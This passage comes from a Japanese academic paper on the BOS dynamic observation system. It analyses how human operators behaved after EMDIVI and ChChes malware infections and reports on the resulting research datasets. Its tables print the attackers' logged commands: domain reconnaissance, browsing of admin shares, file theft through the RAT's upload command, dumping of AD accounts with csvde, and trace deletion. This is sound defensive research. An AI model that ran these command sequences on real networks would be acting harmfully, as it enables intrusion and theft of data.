	17:10	logoff /f
	17:19	dir C:¥Users¥
	17:28	dir c:¥users¥HitachiSato¥desktop¥
	17:29	net view /domain
	17:31	net view
	17:32	net user /domain
		net user HoshiKentaro /domain
	17:33	c:¥users¥HitachiSato¥
		dir c:¥users¥HitachiSato¥Documents
	17:34	ipconfig
		net use
		powershell "Get-ItemProperty
		HKLM:¥ Software¥ Microsoft¥ Windows¥ CurrentVersion
		Uninstall¥* | Select-Object DisplayName, DisplayVersion"
		ping 192.168.12.8
	17:35	dir ¥¥192.168.12.8¥c$
		net group /domain
	17:36	net group "Domain Controller" /domain
		net group "Domain Controllers" /domain
	17:38	net group "domain admins" /domain
		net user
	17:39	net user Administrator

マルウェアが活動を開始し，C2 サーバとの TCP コネクションを確立し，HTTP のステータスコードが 200（OK）で，C2 サーバとの攻撃通信が成立したが，攻撃者が動的活動観測環境に来訪しなかった事例である．

4.5 考察

本節では，遠隔操作を担当した攻撃者（以降，遠隔操作攻撃者）の行動について，攻撃者の行動時間，同時期に観測した検体どうしの関係性，異なる時期に観測した検体どうしの関係性の 3 つの視点から考察する．

4.5.1 観測期間中の行動時間

攻撃者の行動としての共通項として行動時間に注目した．観測期間中の遠隔操作攻撃者の行動時間として，遠隔操作を開始するまでの時間，遠隔操作の総時間を**表 17** に示す．なお，遠隔操作を開始するまでの時間は，マルウェア検体を実行してから，遠隔操作攻撃者が該当端末の遠隔操作を開始するまでの時間である．

遠隔操作を開始するまでの時間については，目立った傾向はないが，遠隔操作の総時間については，一通りの調査作業時間に約 30 分を要していると見て取れる結果が得られた．

4.5.2 観測事象 d18 における行動分析

2014 年 9 月中旬頃に流布した医療費通知の偽装メールでの観測事象 d18 を対象に，同時期に観測した検体どうしの関係性を示すため実施した遠隔操作攻撃者の行動分析の結果を示す．

医療費通知の偽装メールは，健康保険組合などからの医療費通知メールを偽装し，ユーザのパソコンを遠隔操作可能な不正プログラム（検出名：BKDR_EMDIVI）に感染させようとする攻撃であった．医療費通知メールの添付ファイルには，文書アイコン偽装された実行形式の不正プログラムが含まれていた．動的活動観測システム BOS では，パソコンが不正プログラムに感染した後，約 7 時間すると遠隔操作攻撃者が観測環境を訪れ侵害活動を開始し，活動を停止するまでの 12 日間のあいだに，3 回，計 3 時間ほどの活動を通して，システム構成やディレクトリ情報の確認，感染パソコンなどからファイルの窃取などを行う様子を観測している．

表 17 観測期間中の行動時間
Table 17 Behavior time during observation period.

#	遠隔操作を開始するまでの時間	遠隔操作の総時間
c11	9 分	30 分
c21	1.5 時間	1.5 時間
d18	7 時間	3 時間
d19	4 時間	30 分
d33	38 時間	6 時間
d37	24 時間	30 分
e04	14 時間	4 時間
f03	1 時間	40 分

表 18 観測事象 d18〈コマンド操作ミス〉
Table 18 Observation d18 ⟨Typo in command line⟩.

Date	Time	Observable event
10/6	22:42	leassnp.exe 停止(失敗)
		cmd /c taskkill /im leassnp.exe /f
	23:29	プロセス一覧取得
		cmd /c tasklist /v
	23:32	leassaq.exe 停止
		cmd /c taskkill /im leassaq.exe /f

感染した端末ではレジストリ userinit 設定に基づきログオン時に leassaq.exe を自動起動し，特定時間帯に攻撃活動を開始する．また，攻撃活動の最後には tasklist でプロセス一覧を取得し，taskkill で leassaq.exe を停止し，次回ログオン時まで攻撃活動をしない．このとき遠隔操作攻撃者は当該端末においては taskkill /im leassaq.exe /f のコマンドを実行し，プロセスを停止しなければならないところを taskkill /im leassnp.exe /f というコマンドを実行し，プロセス終了に失敗していた．

(1) コマンド操作ミスについて

10 月 6 日の 22:42〜23:32 の間に，遠隔操作攻撃者は，**表 18** に示すようなコマンド操作ミスをしている．ここで，leassnp.exe は同時期に観測を行った d19 で使用されていた不正なプログラムの名称である．遠隔操作攻撃者は，接続先に対して複数の不正なプログラムを使い分けており，そのために，コマンド操作を誤ったものと考えられる．

(2) 1 回目の攻撃（10 月 9 日 15:14〜15:48）

1 回目の攻撃では，感染パソコンを基点とし，ファイル探索を中心とした活動を観測した．遠隔操作攻撃者は，端末に格納されているファイルを単純にすべて取得するというわけではなく，デスクトップやマイドキュメントを手掛かりにしてファイル探索を試みている．次に，フォルダやファイルの名称を手掛かりに，重要な情報が含まれる可能性が高いと思われるファイルの窃取を試みようとしている（**表 19**）．

(3) 2 回目の攻撃（10 月 16 日 20:19〜21:50）

2 回目の攻撃では，行動範囲の拡大のための活動を観測した．遠隔操作攻撃者は，AD のアカウント情報をインポー

表 19 観測事象 d18〈ファイル探索〉
Table 19 Observation d18 ⟨File retrieving⟩.

Date	Time	Observable event
10/9	15:19	cmd /c dir C:¥Users¥ADMINI~1¥desktop
	15:20	cmd /c net view /domain:HITACHI
	15:21	cmd /c dir c:¥users
		cmd /c dir c:
		cmd /c dir ¥¥hostX¥c$
		cmd /c wmic logicaldisk get caption,providername,drivetype,volumename
		cmd /c dir C:¥Users¥ADMINI~1¥documents
	15:22	cmd /c dir d:
		cmd /c dir C:¥Users¥ADMINI~1¥desktop¥社外秘
		cmd /c dir C:¥Users¥ADMINI~1¥desktop¥secret
	15:23	cmd /c dir ¥¥hostX¥c$¥Users
	15:24	cmd /c dir ¥¥hostX¥c$¥Users¥Administrator¥desktop
		cmd /c dir ¥¥hostX¥c$¥Users¥Administrator¥desktop¥山本商事
	15:25	cmd /c dir ¥¥hostX¥c$¥Users¥Administrator¥desktop sysinterna
		cmd /c dir "%temp%¥*.exe" /o-d
		dir "%temp%¥*.doc" /o-d7
	15:26	cmd /c dir "C:¥Users¥ADMINI~1¥AppData¥Roaming Microsoft ¥Windows¥Start Menu¥Programs¥Startup"
	15:29	downbg "C:¥Users¥ADMINI~1¥desktop¥重要_中東地域の当社拠点情報.pdf" "11.pdf" "0" "0" "1024" "1”
	15:32	cmd /c dir ¥¥hostX¥c$¥Users¥Administrator¥desktop¥DDA
		cmd /c dir ¥¥hostX¥c$¥Users¥Administrator¥desktop¥DDI
		cmd /c dir ¥¥hostX¥c$¥Users¥Administrator¥desktop¥DS
	15:33	cmd /c dir ¥¥hostY¥c$¥Users¥Administrator¥desktop
	15:34	cmd /c dir ¥¥hostY¥c$¥Users¥Administrator¥documents
		cmd /c dir ¥¥hostZ¥c$¥Users¥Administrator¥documents
	15:35	cmd /c dir ¥¥hostZ¥c$¥Users¥Administrator¥desktop
		cmd /c dir ¥¥hostZ¥c$¥Users¥Administrator¥desktop¥社外秘
	15:40	downbg "C:¥Users¥ADMINI~1¥desktop¥■■■との会合に関する事前ヒアリング.xlsx" "22.xlsx" "0" "0" "1024" "1”
	15:42	cmd /c copy C:¥Users¥ADMINI~1¥desktop¥■■■との会合に関する事前ヒアリング.xlsx %temp%¥1.xlsx /y
		downbg "%temp%¥1.xlsx" "1.xlsx" "0" "0" "1024" "1”

表 20 観測事象 d18〈AD 情報の取得〉
Table 20 Observation d18 ⟨Getting AD user accounts⟩.

Date	Time	Observable event
10/16	21:01	csvde.exe ダウンロード
		upload "csvde.exe" "%temp%¥csvde.exe”
	21:03	csvde.exe 起動
		C:¥Users¥ADMINI~1¥AppData¥Local¥Temp¥csvde.exe -f C:¥Users¥ADMINI~1¥AppData¥Local¥Temp¥1016.csv -u
		ディレクトリ情報取得
		cmd /c dir C:¥Users¥ADMINI~1¥AppData¥Local¥Temp¥1016.csv
		1016.csv アップロード
		downbg "C:¥Users¥ADMINI~1¥AppData¥Local¥Temp¥1016.csv" "1016.csv" "0" "0" "1024" "1”
	21:16	1016.csv ファイル削除
		cmd /c del C:¥Users¥ADMINI~1¥AppData¥Local¥Temp¥1016.csv /q
		csvde.exe ファイル削除
		cmd /c del C:¥Users¥ADMINI~1¥AppData¥Local¥Temp¥csvde.exe /q

ト/エクスポートするツール csvde.exe を用いて，AD のアカウント情報の窃取を試みている（**表 20**）．また，csvde.exe のダウンロード，実行，実行結果 1016.csv のアップロードという一連の操作の最後に，csvde.exe と 1016.csv を削除しており，活動の痕跡を消そうとしていることがうかがえる．

遠隔操作攻撃者がアクセスした動的活動観測下のパソコン数は，AD のアカウント情報の窃取前後で，3 台から 5 台に増えている．このことから，窃取した情報を用いて行動範囲の拡大につなげたと推定できる．

(4) 3 回目の攻撃（10 月 17 日 10:36〜11:02）

表 21 観測事象 d18〈ショートカットファイル操作〉
Table 21 Observation d18 ⟨Getting the shortcut file⟩.

Date	Time	Observable event
10/17	10:57	cmd /c dir c:¥users¥*.doc* /s
		cmd /c dir c:¥users¥*.lnk* /s
		downbg "c:¥users¥administrator¥AppData¥Local¥Temp¥kptl.doc" "1.doc" "0" "0" "1024" "1”
		ショートカットファイルのアップロード
		downbg "c:¥users¥administrator¥AppData¥Roaming¥Microsoft Windows¥Recent¥国交正常化交渉における対外戦略_H260907.docx.lnk" "a.txt" "0" "0" "1024" "1”
	11:01	cmd /c dir C:¥Users¥administrator¥Documents¥
		downbg "C:¥Users¥administrator¥Documents¥国家安全保障戦略会議議事_H261001.xlsx" "m.xlsx" "0" "0" "1024" "1”
		downbg "C:¥Users¥administrator¥Documents¥UNSC executive branch agreement.pdf" "m.pdf" "0" "0" "1024" "1”
	11:02	ショートカットファイルの実ファイルのアップロード
		downbg "C:¥Users¥administrator¥Documents¥国交正常化交渉における対外戦略_H260907.docx" "a.docx" "0" "0" "1024" "1”

3 回目の攻撃では，1 回目と同様に，ファイル探索を中心とした活動を観測した．遠隔操作攻撃者は，ショートカットファイルを対象としたファイル探索を試みている．また，興味深いショートカットファイルがあると，ショートカットファイルを取得し，そのプロパティ情報から，実ファイルのフルパス情報を特定，窃取している（**表 21**）．

4.5.3 観測事象 d18 と f03 の類似性

本節では，異なる時期に観測した検体どうしの関係性を示す．調査レポート [22] によれば，ChChes と 2015 年に侵害活動で使用された EMDIVI の検体には，次のような類似性があると指摘している．

- 感染した PC でのみ実行可能とするために SecurityIdentifier を暗号化鍵として利用している．
- 侵入した後に，別途潜伏用の RAT 本体を準備する．

また，表 14 に示す f03（BKDR_CHCHES.NAK）の観測事象を，BOS_2016 以前の観測事象と比較した結果，BOS_2015 の d18（BKDR_EMDIVI.I）で観測された事象が，順序性の違い，一部パスや引数に違いがあるものの使用するコマンドに類似性のあることが分かった（**表 23**）．攻撃者の行動観測から，ChChes と EMDIVI には，検体だけではなく，攻撃者による環境情報の取得についても類似性を示すことができたのではないかと考える．

5. 研究用データセット (BOS_2014〜BOS_2017) としての利活用状況

本章では，動的活動観測システム BOS から得られた観測結果の情報共有として実施した MWS への研究用データセット（BOS_2014〜BOS_2017）提供について述べる．

MWS 研究用データセットを利用した研究成果を共有する場である「マルウェア対策研究人材育成ワークショップ（MWS）」では，2008 年以降，多くの研究成果が発表されている．過去の MWS 研究用データセットと MWS で発表された研究における利用内訳を**表 22** に示す．

表 23 f03 と d18 における観測事象の類似性
Table 23 Similarities between observation at f03 and d18.

f03		d18	
Date and Time	Observable event	Date and Time	Observable event
2017/01/18 17:00	tasklist	2014/10/09 15:14	tasklist /v
2017/01/18 17:10	logoff /f		
		2014/10/09 15:18	cmd /c ipconfig
2017/01/18 17:19	dir C:¥Users¥		
2017/01/18 17:28	dir c:¥users¥HitachiSato¥desktop¥	2014/10/09 15:19	cmd /c dir C:¥Users¥ADMINI~1¥desktop
2017/01/18 17:29	net view /domain	2014/10/09 15:18	cmd /c net view /domain
2017/01/18 17:31	net view	2014/10/09 15:18	cmd /c net view
2017/01/18 17:32	net user /domain	2014/10/17 10:49	cmd /c net user ad /domain
2017/01/18 17:32	net user HoshiKentaro /domain	2014/10/17 10:49	cmd /c net user ad67 /domain
2017/01/18 17:33	c:¥users¥HitachiSato¥	2014/10/17 10:49	
2017/01/18 17:33	dir c:¥users¥HitachiSato¥Documents	2014/10/09 15:21	cmd /c dir C:¥Users¥ADMINI~1¥documents
2017/01/18 17:34	ipconfig	2014/10/09 15:18	cmd /c ipconfig
2017/01/18 17:34	net use	2014/10/16 20:23	cmd /c net use
2017/01/18 17:34	powershell "Get-ItemProperty HKLM:¥ Software¥ Microsoft¥ Windows ¥CurrentVersion ¥Uninstall¥* | Select-Object DisplayName, DisplayVersion"		
2017/01/18 17:34	ping 192.168.12.8	2014/10/17 10:48	cmd /c ping Cae002-av02 -n 1
2017/01/18 17:35	dir ¥¥192.168.12.8¥c$	2014/10/16 20:51	cmd /c dir ¥¥CAE003-AV03¥c$
2017/01/18 17:35	net group /domain	2014/10/17 10:49	cmd /c net group "domain users" /domain
2017/01/18 17:36	net group "Domain Controller" /domain	2014/10/17 10:47	cmd /c net group "domain computers" /domain
2017/01/18 17:36	net group "Domain Controllers" /domain	2014/10/17 10:47	cmd /c net group "domain computers" /domain
2017/01/18 17:38	net group "domain admins" /domain	2014/10/17 10:47	cmd /c net group "domain admins" /domain
2017/01/18 17:38	net user	2014/10/16 20:49	cmd /c net user
2017/01/18 17:39	net user Administrator	2014/10/16 20:50	cmd /c net user admin

表 22 MWS 研究用データセットを用いた論文発表件数
Table 22 Number of papers related of MWS research dataset.

名称	'08	'09	'10	'11	'12	'13	'14	'15	'16	'17
CCC	22	27	16	15	9	3	3	3	3	4
MARS	-	-	1	1	0	0	-	-	-	-
D3M	-	-	4	3	3	9	14	9	2	7
IIJ MITF	-	-	-	1	-	-	-	-	-	-
FFRI	-	-	-	-	-	5	2	4	3	2
PRACTICE	-	-	-	-	-	3	1	0	1	0
NICTER	-	-	-	-	-	6	2	3	0	2
BOS	-	-	-	-	-	-	1	4	2	3
NCD in MWS Cup 2014 (データセット概説)	-	-	-	-	-	-	-	0	0	3
合計	22	28	22	20	13	27	23	23	11	17
(内，学生発表)	8	15	10	9	9	10	10	14	8	12

注：一部の論文は複数の研究用データセットを利用している．
"ー"は研究用データセットの提供なし

このうち，「動的活動観測 2014～2017（BOS_2014～BOS_2017）」については，まだまだ件数は少ないものの，研究用データセットの作成意図である組織内ネットワークへの侵害活動を対象とした研究に利用されている（**表 24**）．また，BOS_2016 から導入した進行度についても，重篤な被害をもたらす攻撃か否かを含めた組織内ネットワーク攻撃活動検知の検証に活用されていることを確認した．

6. おわりに

本論文では，電子メールと遠隔操作ツールとを組合せた組織内ネットワークへの侵害活動を想定した動的活動観測システム BOS とその観測成果である研究用データセット「動的活動観測 2014～2017（BOS_2015～BOS_2017）」について報告した．

研究用データセット「動的活動観測（BOS）」は，どのような操作をしたのか，どのようなファイルにアクセスしたのかなど，攻撃者の行動観測を通したサイバー攻撃活動分析とともに，攻撃者のアトリビューションに着目したデー

表 24 動的活動観測 2014～2017（BOS_2015～BOS_2017）を使用した研究報告
Table 24 Listing research reports related BOS_2015–BOS_2017.

発表タイトル	BOS の利用形態
感染挙動の時系列情報のクラスタリングに基づくマルウェア検知手法[23]	感染挙動を示す教師データとして BOS_2014 を使用している．
プロキシのログからの機械学習による RAT の検知方式[24]	BOS_2015 の pcap ファイルから疑似プロキシログを作成し，機械学習による RAT の検知方式の評価を行っている．
標的型攻撃で用いられたマルウエアの特徴と攻撃の影響範囲の関係に関する考察[25]	BOS_2015 の観測事象を利用して，標的型攻撃の各ステップのうち，侵入・横断的侵害で使用されるマルウェアやツールの分類と使い分けについての調査を行っている．
動的解析ログを活用した静的解析補助手法の提案[26]	BOS_2014, BOS_2016 に観測事象として記録されていたマルウェアを用いて提案手法の検証と性能評価を実施している．
テンソル分解に基づくグラフ分類による組織内ネットワーク攻撃活動検知[27]	BOS_2016 から導入した攻撃活動の進行度を利用して，重篤な被害をもたらす攻撃か否かを含めた組織内ネットワーク攻撃活動検知の検証に利用している．
通信挙動に基づくマルウェア種別分類手法[28]	BOS_2014, BOS_2015 を利用して通信挙動に基づくマルウェア種別分類の検証を行っている．
パラグラフベクトルへのプロキシサーバーログの丸投げ方式[29]	BOS_2014～BOS_2016 の pcap ファイルから疑似プロキシログを作成し，未知の不正通信を検知する方式の評価を行っている．

タセットである．攻撃者行動視点での特徴付けとして，標的型攻撃において，組織内ネットワークでの一連の侵害活動を観測した事例だけではなく，進行度という動的活動観測における攻撃活動の進み具合の区分を設け，標的型攻撃の段階に応じた事例を含んでいる．

今後の課題は，研究用データセット「動的活動観測」として，各進行度の事例拡充，サイバー攻撃に関する脅威情報提供サービスと連携した「動的活動観測」の推進，動的活動観測を可能とするSTARDUSTなどの他システムを活用した多地点同時観測を検討していきたいと考えている．

謝辞 大規模ネットワーク実験環境StarBEDを本実験環境として利用するにあたりご協力をいただいた国立研究開発法人情報通信研究機構総合テストベッド研究開発推進センター（現，北陸StarBED技術センター）の関係者各位に深く感謝致します．また，本研究は総務省事業「サイバー攻撃の解析及び対策防御モデルの実証実験の請負」，国立研究開発法人情報通信研究機構事業「実践的サイバー防御演習シナリオ・環境構築支援作業」で実施したものです．本研究を進めるにあたって有益な助言と協力をいただいた関係各位に深く感謝致します．

参考文献

[1] マルウェア対策研究人材育成ワークショップ2017（MWS2017），入手先 ⟨https://www.iwsec.org/mws/2017/about.html⟩.
[2] 内閣官房内閣サイバーセキュリティセンター：日本年金機構における不正アクセスによる情報流出事案について，入手先 ⟨https://www.kantei.go.jp/jp/pages/nenkin_fusei_access.html⟩.
[3] MIT Lincoln Laboratory, DARPA Intrusion Detection Evaluation Data Sets, available from ⟨http://www.ll.mit.edu/mission/communications/ist/corpora/ideval/index.html⟩.
[4] Sangster, B. et al.: Toward Instrumenting Network Warfare Competitions to Generate Label ed Datasets, *18th USENIX Security Symposium CSET '09* (2009).
[5] BADGERS2011: Building Analysis Datasets and Gathering Experience Returns for Security (2011), available from ⟨http://iseclab.org/badgers2011/⟩.
[6] PREDICT: The Protected Repository for the Defense of Infrastructure Against Cyber Threats, available from ⟨https://www.predict.org/⟩.
[7] CAIDA: The Cooperative Association for Internet Data Analysis, available from ⟨http://www.caida.org/home/⟩.
[8] IPA：『新しいタイプの攻撃』の対策に向けた設計・運用ガイド (2011), 入手先 ⟨http://www.ipa.go.jp/security/vuln/newattack.html⟩.
[9] Hutchins, E.M. et al.: Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains (2011).
[10] Wheeler, D.A. et al.: Techniques for Cyber Attack Attribution (Institute for Defense Analysis, IDA Paper) (2003).
[11] FireEye：高度なサイバー攻撃の痕跡～攻撃者の素性を特定する7つの手がかり～(2013).
[12] 津田 侑ほか：サイバー攻撃誘引基盤STARDUST．情報処理学会コンピュータセキュリティシンポジウム2017 (2017).
[13] STIX, available from ⟨http://stix.mitre.org/⟩.
[14] サイバー情報共有イニシアティブ（J-CSIP）運用状況［2016年4月～6月］，入手先 ⟨https://www.ipa.go.jp/security/J-CSIP/⟩.
[15] 岡田周平，後藤厚宏：標的型攻撃の早期検知に向けたSTIX/TAXIIの活用に関する検討，情報処理学会第78回全国大会 6V-02 (2016).
[16] Trusted Automated eXchange of Indicator Information (TAXII), available from ⟨http://taxii.mitre.org/⟩.
[17] Automated Indicator Sharing (AIS), available from ⟨https://www.us-cert.gov/ais⟩.
[18] 寺田真敏ほか：研究用データセット「動的活動観測2014」の検討，情報処理学会コンピュータセキュリティシンポジウム2014 (2014).
[19] 寺田真敏ほか：研究用データセット「動的活動観測2016」の検討，情報処理学会コンピュータセキュリティシンポジウム2016 (2016).
[20] 寺田真敏ほか：研究用データセット「動的活動観測2015」の検討，情報処理学会コンピュータセキュリティシンポジウム2015 (2015).
[21] 寺田真敏ほか：研究用データセット「動的活動観測2017」，情報処理学会コンピュータセキュリティシンポジウム2017 (2017).
[22] トレンドマイクロ：「ChChes」を操る標的型サイバー攻撃集団「ChessMaster」による諜報活動の手口 (2017)，入手先 ⟨http://blog.trendmicro.co.jp/archives/15551⟩.
[23] 鮫島礼佳ほか：感染挙動の時系列情報のクラスタリングに基づくマルウェア検知手法，情報処理学会コンピュータセキュリティシンポジウム2015 (2015).
[24] 三村 守ほか：プロキシのログからの機械学習によるRATの検知方式，情報処理学会コンピュータセキュリティシンポジウム2015 (2015).
[25] 船越絢香ほか：標的型攻撃で用いられたマルウエアの特徴と攻撃の影響範囲の関係に関する考察，情報処理学会コンピュータセキュリティシンポジウム2015 (2015).
[26] 中島将太ほか：動的解析ログを活用した静的解析補助手法の提案，情報処理学会コンピュータセキュリティシンポジウム2016 (2016).
[27] 西野琢也ほか：テンソル分解に基づくグラフ分類による組織内ネットワーク攻撃活動検知，情報処理学会コンピュータセキュリティシンポジウム2017 (2017).
[28] 寺田成吾ほか：通信挙動に基づくマルウェア種別分類手法，情報処理学会コンピュータセキュリティシンポジウム2017 (2017).
[29] 三村 守ほか：パラグラフベクトルへのプロキシサーバーログの丸投げ方式，情報処理学会コンピュータセキュリティシンポジウム2017 (2017).

寺田 真敏 （正会員）

1986年千葉大学大学院工学研究科写真工学専攻修士課程修了．同年（株）日立製作所入社．博士（工学）．現在，研究開発グループシステムイノベーションセンタセキュリティ研究部，Hitachi Incident Response Teamにてサイバーセキュリティの研究に従事．2004年JPCERTコーディネーションセンター専門委員，（独）情報処理推進機構セキュリティセンター研究員，2008年中央大学大学院客員講師，2015年日本シーサート協議会運営委員長，ICT-ISAC Japan運営委員，2019年より東京電機大学教授を兼務．

佐藤 隆行

2003年（株）日立製作所入社．セキュリティ事業統括本部にてサイバーセキュリティ関連サービスの事業企画，社内セキュリティ戦略，顧客システムのセキュリティ設計/運用に従事．

青木 翔

2013年（株）日立製作所入社．セキュリティ事業統括本部Hitachi Incident Response Teamにて脆弱性対策ならびにインシデント対応に従事．

重本 倫宏

2006年大阪大学大学院基礎工学研究科システム創成専攻修士課程修了．同年（株）日立製作所システム開発研究所（現，システムイノベーションセンタ）入所．現在，ネットワークセキュリティ技術に関する研究開発に従事．

吉野 龍平

2011年トレンドマイクロ(株)入社．エンタープライズSE本部にてサイバーセキュリティリサーチ事業に従事．

亀川 慧

2015年トレンドマイクロ（株）入社．公共ビジネス本部にてサイバーセキュリティソリューション事業に従事．

清水 努

2011年トレンドマイクロ（株）入社．公共ビジネス本部にてサイバーセキュリティソリューション業務に従事．

萩原 健太

法政大学大学院公共政策研究科公共政策学専攻修士課程修了．2005年トレンドマイクロ（株）入社．Trend Micro Security Incident Response Teamにてインシデントハンドリングやコーディネーションに従事．日本シーサート協議会副運営委員長，日本ネットワークセキュリティ協会幹事，Software ISACリーダー等を務める．